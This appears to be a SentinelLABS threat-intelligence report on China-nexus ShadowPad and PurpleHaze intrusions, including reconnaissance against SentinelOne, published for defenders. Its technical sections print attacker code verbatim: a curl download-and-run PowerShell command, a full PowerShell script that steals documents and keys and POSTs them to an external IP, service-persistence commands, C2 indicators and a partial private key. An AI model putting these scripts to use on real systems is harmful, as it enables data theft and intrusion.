Follow the Smoke | China-nexus Threat Actors Hammer At the Doors of Top Tier Targets

sentinelone.com/labs/follow-the-smoke-china-nexus-threat-actors-hammer-at-the-doors-of-top-tier-targets/

Aleksandar Milenkoski

Executive Summary

- In October 2024, SentinelLABS observed and countered a reconnaissance operation targeting SentinelOne, which we track as part of a broader activity cluster named PurpleHaze.
- At the beginning of 2025, we also identified and helped disrupt an intrusion linked to a wider ShadowPad operation. The affected organization was responsible for managing hardware logistics for SentinelOne employees at the time.
- A thorough investigation of SentinelOne's infrastructure, software, and hardware assets confirmed that the attackers were unsuccessful and SentinelOne was not compromised by any of these activities.
- The PurpleHaze and ShadowPad activity clusters span multiple partially related intrusions into different targets occurring between July 2024 and March 2025. The victimology includes a South Asian government entity, a European media organization, and more than 70 organizations across a wide range of sectors.
- We attribute the PurpleHaze and ShadowPad activity clusters with high confidence to China-nexus threat actors. We loosely associate some PurpleHaze intrusions with actors that overlap with the suspected Chinese cyberespionage groups publicly reported as APT15 and UNC5174.

- This research underscores the persistent threat Chinese cyberespionage actors pose to global industries and public sector organizations, while also highlighting a rarely discussed target they pursue: cybersecurity vendors.

Overview

This research outlines threats that SentinelLABS observed and defended against in late 2024 and the first quarter of 2025. This post expands upon previous SentinelLABS research, which provides an overview of threats against cybersecurity vendors, including SentinelOne, ranging from financially motivated crimeware to targeted attacks by nation-state actors. This research focuses specifically on the subset of threats targeting SentinelOne and others that we attribute to China-nexus threat actors.

By disclosing details of the threat activities we have faced, we bring into focus an aspect of the threat landscape that has received limited attention in public cyber threat intelligence discourse: the targeting of cybersecurity vendors. Our objective is to contribute to strengthening industry defenses by promoting transparency and encouraging collaboration. Cybersecurity companies are high-value targets for threat actors due to their protective roles, deep visibility into client environments, and ability to disrupt adversary operations. The findings detailed in this post highlight the persistent interest of China-nexus actors in these organizations.

This research focuses on the following activities targeting SentinelOne, as well as suspected related operations identified during our investigations:

- An intrusion into an IT services and logistics organization, which was responsible at the time for managing hardware logistics for SentinelOne employees.
- Extensive remote reconnaissance of SentinelOne servers intentionally reachable from the Internet by virtue of their functionality.

We promptly informed the IT services and logistics organization of the intrusion details. A thorough investigation into SentinelOne's infrastructure, software, and hardware assets found no evidence of compromise.

At this point, it remains unclear whether the perpetrators' focus was solely on the targeted IT logistics organization or if they intended to extend their reach to downstream organizations as well. Nevertheless, this case underscores the persistent threat posed by suspected Chinese threat actors, who have a history of seeking to establish strategic footholds to potentially compromise downstream entities.

As for the reconnaissance activity, we promptly identified and mapped the threat actor's infrastructure involved in this operation as soon as it began. A thorough investigation of SentinelOne servers probed by the attackers revealed no signs of compromise. We assess with high confidence that the threat actor's activities were limited to mapping and evaluating


the availability of select Internet-facing servers, likely in preparation for potential future actions. Continuous monitoring of network traffic to our servers, which is part of established and continuing practice for protecting SentinelOne assets exposed to the Internet, enabled rapid detection and increased scrutiny to the reconnaissance activities, effectively mitigating any potential risks.

Further investigations uncovered multiple, partially related intrusions and clusters of activity characteristic of modern Chinese-nexus operations:

- Activity A: June 2024 intrusion into a South Asian government entity
- Activity B: A set of intrusions impacting organizations worldwide occurring between July 2024 and March 2025
- Activity C: Intrusion into an IT services and logistics company at the beginning of 2025
- Activity D: October 2024 intrusion into the same government entity compromised in June 2024
- Activity E: October 2024 reconnaissance activity targeting SentinelOne
- Activity F: September 2024 intrusion into a leading European media organization

The next two sections provide an overview of these activities, including timelines, points of overlap, and our attribution assessments, followed by concrete technical details, such as observed TTPs, malware, and infrastructure to enable other organizations in related sectors to investigate and mitigate similar sets of activity.

Overview | ShadowPad Intrusions



ShadowPad activity, June 2024 – March 2025


In June 2024, SentinelLABS observed threat actor activity involving the ShadowPad malware targeting a South Asian government entity that provides IT solutions and infrastructure across multiple sectors (Activity A). The ShadowPad sample we retrieved was obfuscated using a variant of ScatterBrain, an evolution of the ScatterBee obfuscation mechanism.

Based on ShadowPad implementation characteristics, we identified additional samples that revealed broader activity taking place between July 2024 and March 2025, spanning a wide range of victims globally (Activity B). Using C2 netflow and SentinelOne telemetry data, SentinelLABS uncovered over 70 victims across sectors such as manufacturing, government, finance, telecommunications, and research. Potentially affected SentinelOne customers were proactively contacted by our Threat Discovery and Response (TDR) teams. One of the impacted entities was an IT services and logistics company, which had been responsible for managing hardware logistics for SentinelOne employees during that period (Activity C).

We attribute these intrusions with high confidence to China-nexus actors, with ongoing efforts aimed at determining the specific threat clusters involved. ShadowPad is a closed-source modular backdoor platform used by multiple suspected China-nexus threat actors to conduct cyberespionage. Google Threat Intelligence Group has observed the use of ScatterBrain-obfuscated ShadowPad samples since 2022 and attributes them to clusters associated with the suspected Chinese APT umbrella actor APT41.

Several of the ShadowPad samples and infrastructure we identified have also been documented in previous public reporting on recent ShadowPad activities, including research published by TrendMicro, Orange Cyberdefense, and Check Point. Some of these activities have included the deployment of ransomware referred to as NailaoLocker, though the motive remains unclear, whether for financial gain or as a means of distraction, misattribution, or removal of evidence.

Overview | The PurpleHaze Activity Cluster



PurpleHaze activity, September – October 2024

In early October 2024, SentinelLABS observed new threat actor activity (Activity D) at the same South Asian government entity compromised using ShadowPad in June 2024 (Activity A).

This intrusion involved backdoors that we classify as part of a malware cluster designated GOREshell, our designation for a loose malware cluster that includes the open-source reverse_ssh backdoor and its custom variants, which we have observed in targeted attacks. While these variants exhibit variations in implementation, all share code similarities with the client component of `reverse_ssh`.

We track some of the infrastructure used in this intrusion as part of an operational relay box (ORB) network used by several suspected Chinese cyberespionage actors, particularly a threat group that overlaps with public reporting on APT15. The use of ORB networks is a

growing trend among Chinese threat groups, since they can be rapidly expanded to create a dynamic and evolving infrastructure that makes tracking cyberespionage operations and their attribution challenging. APT15, also historically referred to as Ke3Chang and Nylon Typhoon, is a suspected Chinese cyberespionage actor known for its global targeting of critical sectors, including telecommunications, information technology, and government organizations.

Further, in October 2024, the same month as the activity targeting the South Asian government entity, SentinelLABS observed remote connections to Internet-facing SentinelOne servers for reconnaissance (Activity E). Based on significant overlaps in infrastructure management, as well as domain creation and naming practices, we associate with high confidence the infrastructure observed in the reconnaissance operation with that used by the threat actor targeting the South Asian government entity (Activity D). This suggests the involvement of the same threat actor, or of a third-party entity responsible for managing infrastructure for multiple threat groups, a common practice in the Chinese cyberespionage landscape.

In late September 2024, a few weeks before the October activities, SentinelLABS observed an intrusion into a leading European media organization (Activity F). Our investigation revealed overlaps in the tools used during this intrusion and the October 2024 activity targeting the South Asian government entity (Activity D). This includes the GOREshell backdoor and publicly available tools developed by The Hacker's Choice (THC), a community of cybersecurity researchers.

Activity D and Activity F are the first instances in which we have observed THC tooling used in the context of APT activities.

We attribute Activity F with high confidence to a China-nexus actor, loosely associating it with a suspected Chinese initial access broker tracked as UNC5174 by Mandiant. We acknowledge the possibility that post-intrusion activities may have been conducted by a different threat group.

The threat actor leveraged ORB network infrastructure, which we assess to be operated from China, and exploited the CVE-2024-8963 vulnerability together with CVE-2024-8190 to establish an initial foothold, a few days before the vulnerabilities were publicly disclosed. This intrusion method suggests the involvement of UNC5174, which is assessed to be a contractor for China's Ministry of State Security (MSS) primarily focusing on gaining access and specializing in exploiting vulnerabilities in targeted systems. After compromising these systems, UNC5174 is suspected of transferring access to other threat actors.

In January 2025, CISA and the FBI released a joint advisory reporting threat actor activities that also took place in September 2024, involving the chained exploitation of CVE-2024-8963 and CVE-2024-8190, without providing specific attribution assessments. In March 2025, the

French Cybersecurity Agency (ANSSI) released its 2024 cyber threat overview report, which documents intrusions that occurred in September 2024, involved the same vulnerabilities, and show overlaps in TTPs associated with UNC5174.

Additionally, Mandiant has observed UNC5174 exploiting the CVE-2023-46747 and CVE-2024-1709 vulnerabilities and deploying a publicly available backdoor tracked as GOREVERSE. Strings and code segments in the public GOREVERSE YARA rule provided by Mandiant match the `reverse_ssh` backdoor, placing GOREVERSE in the GOREshell malware cluster, samples of which we observed in both this intrusion and the October 2024 activity targeting the South Asian government entity.

We collectively track Activity D, E and F as the PurpleHaze threat cluster. While we attribute PurpleHaze with high confidence to China-nexus threat actors, investigations continue to determine the specific threat groups behind the activities and their potential links to the June 2024 and later ShadowPad intrusions (Activity A, B, and C).

We do not rule out the involvement of distinct threat groups or the possibility of multiple intrusions conducted by the same threat actor, especially given the widespread use of publicly available tools and the extensive sharing of malware, infrastructure, and operational practices among Chinese threat groups. We also consider the possibility that access may have been transferred between different actors, particularly in light of the suspected involvement of UNC5174.

Technical Details | ShadowPad Intrusions

We present below technical details on the ShadowPad intrusion into the South Asian government entity in June 2024 (Activity A), as well as on the broader ShadowPad activities that took place between July 2024 and March 2025 (Activity B and C).

Activity A | ShadowPad and ScatterBrain Obfuscation

This intrusion involved the deployment of a ShadowPad sample named `AppSov.exe`. The threat actor deployed `AppSov.exe` by executing a PowerShell command that performs the following actions:

- Downloads a file named `x.dat` from a remote endpoint using `curl.exe` after a 60-second delay.
- Saves the downloaded file as `AppSov.exe` in the `C:\ProgramData\` directory.
- Launches the executable using the `Start-Process` PowerShell command.
- Reboots the system after a delay of 30 minutes.

```
sleep 60;curl.exe -o c:\programdata\AppSov.EXE http://[REDACTED]/dompdf/x.dat;start-process c:\programdata\AppSov.EXE;sleep 1800;shutdown.exe -r -t 1 -f;
```

The endpoint hosting `x.dat` was a previously compromised system within the same organization. Our analysis revealed that malware artifacts had been deployed on this system approximately one month prior to the ShadowPad deployment. These include the agent component of the Nimbo-C2 open-source remote access framework, as well as a PowerShell script that performs the following actions:

- Collects sensitive user data (documents, credentials, and cryptographic material) by recursively searching `C:\Users\` for files modified in the previous 600 days and with the following extensions: `*.xls`, `*.xlsx`, `*.ods`, `*.txt`, `*.pem`, `*.cert`, and `*.pfx`.
- Copies the collected files to a temporary folder at `C:\windows\vss\temp`.
- Archives the collected files into an archive file named with the system's MAC address and date, likely for tracking compromised endpoints.
- Encrypts and password-protects the archive using 7-Zip with the password `@WsxCFt6&UJMmko0`, ensuring the data is obfuscated from inspection.
- Exfiltrates the encrypted archive via a `curl` POST request to a hardcoded URL: `https[://]45.13.199[.]209/rss/rss.php`.
- Removes traces by deleting the temporary folder, archive, and DAT files after exfiltration to avoid detection and forensic recovery.

```
$days=600;
$dirs='C:\Users\'
$types='\.xls$|\.xlsx$|\.ods$|\.txt$|\.pem$|.\cert$|\.pfx$'
$upurl='https://45.13.199.209/rss/rss[.]php';
$pass='@WsxCFt6&UJMmko0';
$wPath='C:\windows\vss';
$wDate=(Get-Date -Format 'yyyyMMdd');
$mac=((Get-NetAdapter | Where-Object { $_.Status -eq 'Up' } | Select-Object -First 1 -ExpandProperty
MacAddress) -replace '[-|:]').ToLower();
New-Item -ItemType Directory -Path $wPath\temp;
Get-ChildItem $dirs -Recurse | Where-Object -FilterScript { $_.LastWriteTime -ge (Get-Date).AddDays
(-$days) -and $_.Name -match $types } | % { Copy-Item -Path $_.FullName -Destination $wPath\temp\ };
Compress-Archive -Path $wPath\temp -Update -DestinationPath $wPath\$mac-$wDate.zip;
C:\Progra~1\7-Zip\7z.exe a -mhe=on $wPath\$mac-$wDate.dat -p"$pass" $wPath\*.zip;
cmd /c "curl.exe -X POST -F file=@$wPath\$mac-$wDate.dat -k $upurl";
Remove-Item -Path $wPath\temp,$wPath\*.zip,$wPath\*.dat -Recurse;
```

PowerShell exfiltration script

The Nimbo-C2 agent was deployed to `C:\ProgramData\Prefetch\PfSvc.exe`, likely masquerading as a Privacyware Privatefirewall executable.

We have not previously observed the use of Nimbo-C2 or variants of the PowerShell exfiltration script in the context of suspected Chinese APT activity. Previous research has documented the use of Nimbo-C2 in operations attributed to APT-K-47 (also known as Mysterious Elephant), a threat actor believed to originate from South Asia.


The deployment of the ShadowPad sample `AppSov.exe` raises several possibilities:

- the same threat actor conducted both the earlier activity and the ShadowPad deployment,
- access was handed off to, or leveraged by, a second actor, or
- two distinct actors operated independently within the same environment.


`AppSov.exe` was obfuscated using a variant of ScatterBrain. The malware uses the domain `news.imaginerjp[.]com` and the IP address `65.38.120[.]110` for C2 communication, leveraging DNS over HTTPS (DoH) in an attempt to evade detection by Base-64 encoding queried domains and obscuring DNS traffic from monitoring systems.

```
https[://]8.8.8.8//dns-query?dns=AAABAAABAAAAAAAABG5ld3MKaW1hZ2luZXJqcANjb20AAAEAAQ
```

`AppSov.exe` is obfuscated using dispatcher routines that alter control flow, displacements placed after each invocation of these routines, and opaque predicates. The malware verifies its integrity using the constant values `0x89D17427`, `0x254733D6`, `0x6FE2CF4E`, and `0x110302D6`. It is distributed with three modules: one with the ID `0x0A` and two with the ID `0x20`. The ShadowPad module IDs designate different types of modules, including configuration data or code that implements malware functionalities such as injection or data theft.



AppSov.exe: ShadowPad module IDs and sizes



AppSov.exe: Deobfuscated dispatcher routine

For a detailed overview of the ScatterBrain obfuscation mechanism and additional ShadowPad implementation details, we refer to previous research by Google Threat Intelligence Group.

Activity B & C | A Global ShadowPad Operation

Based on various implementation overlaps with `AppSov.exe`, including configuration data as well as custom decryption and integrity verification constant values, we identified multiple additional ShadowPad samples obfuscated using ScatterBee variants. This also led to the discovery of related infrastructure, including the ShadowPad C2 servers `dscriy.chtq[.]net` and `updata.dsqurey[.]com`, as well as the suspected ShadowPad-related domains `network.oossafe[.]com` and `notes.oossafe[.]com`.

```
__int64 check_integrity()
{
  [...]
  v1 = retaddr;
  do
  {
    v2 = *(_DWORD *)((char *)v1 + 5);
    v1 = (_DWORD *)((char *)v1 + 1);
  }
  while ( *v1 != (v2 ^ 0xAC9647F1) || *v1 != (v1[2] ^ 0xE633BB69)
  || *v1 != (v1[3] ^ 0x98D276F1) );
  [...]
}
```

Deobfuscated integrity verification routine in *AppSov.exe*


```
__int64 check_integrity()
{
  [...]
  result = retaddr;
  do
  {
    do
    {
      v1 = *(int *)((char *)result + 5);
      result = (int *)((char *)result + 1);
      v2 = *result;
    }
    while ( *result != (v1 ^ 0xAC9647F1) );
  }
  while ( v2 != (result[2] ^ 0xE633BB69) || v2 != (result[3] ^ 0x98D276F1) );
  [...]
}
```

Deobfuscated integrity verification routine in another ShadowPad sample

Some of the samples we identified differ in execution from `AppSov.exe`. Instead of embedding the full ShadowPad functionality and configuration within a single executable, they are implemented as Windows DLLs designed to be loaded by specific legitimate executables vulnerable to DLL hijacking. These DLLs then load an external file with an eight-character name and the `.tmp` extension, for example `1D017DF2.tmp`.

Using C2 netflow and SentinelOne telemetry data, we identified a broad range of victim organizations compromised by the ShadowPad samples we discovered. Between July 2024 and March 2025, this malware was involved in intrusions at over 70 organizations across multiple regions globally, spanning sectors such as manufacturing, government, finance,

telecommunications, and research. Among the victims was the IT services and logistics company that was managing hardware logistics for SentinelOne employees at the time (Activity C).



Geographical distribution of victims

We suspect that the most common initial access vector involved the exploitation of Check Point gateway devices, consistent with previous research on this topic. We also observed communication to ShadowPad C2 servers originating from Fortinet Fortigate, Microsoft IIS, SonicWall, and CrushFTP servers, suggesting potential exploitation of these systems as well.

Technical Details | PurpleHaze

We present below technical details on intrusions that are part of the PurpleHaze threat cluster: the intrusion into the South Asian government entity in October 2024 (Activity D, the same organization compromised using ShadowPad in June 2024), the reconnaissance of SentinelOne infrastructure in October 2024 (Activity E), and the intrusion into the European media organization in September 2024 (Activity F).

Activity D | GOREshell & a China-based ORB Network

In early October 2024, we detected system reconnaissance and malware deployment activities on a workstation within the South Asian government entity. The threat actor executed the `ipconfig` Windows command to query network configuration and established a

connection to IP address `103.248.61[.]36` on port 443. The adversary then created the `C:\Program Files\VMware\VGAuth` directory and downloaded an archive file named `VGAuth1.zip` from `103.248.61[.]36`; after extracting its contents into the `VGAuth` directory, the archive was deleted.

The archive file contained two executables: a legitimate `VGAuthService.exe` executable and a malicious DLL file named `glib-2.0.dll` (original filename: `libglib-2.0-0.dll`), which masquerades as a legitimate GLib–2.0 library file.

`VGAuthService.exe` implements the VMware Guest Authentication Service. The threat actor deployed version `11.3.5.59284`, signed by VMWare and compiled on Tuesday, August 31, 2021, 06:14:07 UTC. This version is vulnerable to DLL hijacking.

The threat actor then created a new Windows service named `VGAuthService`, which automatically starts upon system boot, runs the `VGAuthService.exe` executable, and displays as `Alias Manager and Ticket Service`. When the service was started, `VGAuthService.exe` loaded and executed the malicious `glib-2.0.dll` library file.

```
sc create VGAuthService binPath= "\"C:\\Program
Files\\VMware\\\VGAuth\\VGAuthService.exe\"" start=auto error=ignore
displayname="Alias Manager and Ticket Service"
```

`glib-2.0.dll` implements the GOREshell backdoor, which uses `reverse_ssh` functionalities to establish SSH connections to attacker-controlled endpoints. The backdoor is implemented in the Go programming language and obfuscated using Garble, including string literals, package paths, and function names. It uses the cgo library to invoke C code.

```
v18 = 0x3CBF6D95D794589CLL;
v19[0] = 0xC997;
*(_QWORD *)&v19[1] = 0x85682E9B2E99B3B2uLL;
v20 = 0x559CD2D0769AD379LL;
v15 = 0xE4B0078B95D509AAuLL;
v16[0] = 0x9CCD;
*(_QWORD *)&v16[1] = 0xEDFD458546CAB2C2uLL;
v17 = 0x21894E6AEFC996FDLL;

for ( i = 0LL; i < 26; ++i )
  *((_BYTE *)&v16[-4] + i) += *((_BYTE *)&v19[-4] + i);
```

glib-2.0.dll: Obfuscated form of the string *Fail to detect service: %v*

`glib-2.0.dll` contains a private SSH key used for establishing SSH connections to the threat actor's C2 server.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZWQyNTUxOQAAACABqi

-----END OPENSSH PRIVATE KEY-----
```

The malware was configured to use `downloads.trendav[.]vip` for C2 purposes. This domain resolved to `142.93.214[.]219` at the time of the activity. `glib-2.0.dll` establishes SSH connections over the Websocket protocol (`wss[://]downloads.trendav[.]vip:443`).

```
HTTP/1.0 200 OK
GET /stream HTTP/1.1
Host: downloads.trendav.vip:443
User-Agent: Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.0.0 Safari/537.36
Connection: Upgrade
Sec-WebSocket-Key: D31nbU3/EPFz5GADAf1hkg==
Sec-WebSocket-Version: 13
Upgrade: websocket
```

Network request issued by *glib-2.0.dll*

The threat actor deployed GOREshell variants not only on Windows systems but also on Linux. This includes two samples: one masquerading as the `snapd` Linux service and the other as the `update-notifier` service. The threat actor deployed both samples as Linux services, which included creating service configuration files, such as `/usr/lib/systemd/system/update-notifier.service`.

```
[Unit]
Description=Check to see whether there is a new version of System available
ConditionFileIsExecutable=/usr/bin/update-notifier

[Service]
StartLimitInterval=5
StartLimitBurst=10
ExecStart=/usr/bin/update-notifier

Restart=always

RestartSec=120
EnvironmentFile=-/etc/sysconfig/update-notifier

[Install]
WantedBy=multi-user.target
```

